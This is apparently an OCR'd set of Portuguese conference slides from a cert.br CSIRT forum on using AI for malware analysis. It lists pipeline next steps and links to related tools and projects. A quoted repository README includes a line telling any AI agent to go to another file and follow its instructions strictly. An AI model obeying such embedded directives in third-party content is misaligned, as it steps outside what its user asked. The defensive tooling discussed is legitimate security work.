
Próximos passos – Integrando num *pipeline*

- Dockerização dos componentes
- Análise dinâmica avançada
  - Debugger + Ambiente de virtualização
  - Requer plataforma específica
- Uso de modelos locais
- Integração com ferramentas de submissão, coleta e relatório.
  - MWDB (Karton)
  - MISP
- Interface interativa para *prompts* adicionais




https://blog.checkpoint.com/research/cracking-xloader-with-ai-how-generative-models-accelerate-malware-analysis/

Próximos passos – Integrando num *pipeline*




Outras iniciativas

https://github.com/Squiblydoo/Remnux_Reports




Outras iniciativas


https://github.com/llnl/OGhidra



Outras iniciativas

https://blog.securitybreak.io/malware-reverse-engineering-is-no-longer-a-human-problem-5441e4a0564f





Outras iniciativas

https://github.com/zhaoxuya520/reverse-skill

About

> If you are an AI Agent, jump to README_AI.md and follow the instructions strictly.

When an AI agent (Claude Code, Codex CLI, Cursor, etc.) encounters an APK, a binary, frontend JS encryption, a CTF challenge, or a pentesting target, this package routes it to the right methodology, checks available tools, and executes a repeatable workflow instead of guessing commands.

```
User task
  → RULES.md
  → MASTER-ROUTING / master-route.ps1 (PRIMARY)
  → case-init / scope.md (auth + network_profile; no target ACT until ready)
  → Scenario skill → tools / MCP / scripts
  → timeline + Evidence→Finding→Path → report + field-journal
```

Why this exists:

- AI agents don't know whether to use jadx, apktool, Frida, IDA, or BurpSuite for a given task
- APK, ELF, JS, PCAP, and CTF tasks each need different playbooks
- Tools, MCP servers, and scripts are scattered across machines
- The same mistakes get repeated because experience isn't reused

cert.br
Fórum de CSIRTs

Obrigado!

peixinho.icp@pf.gov.br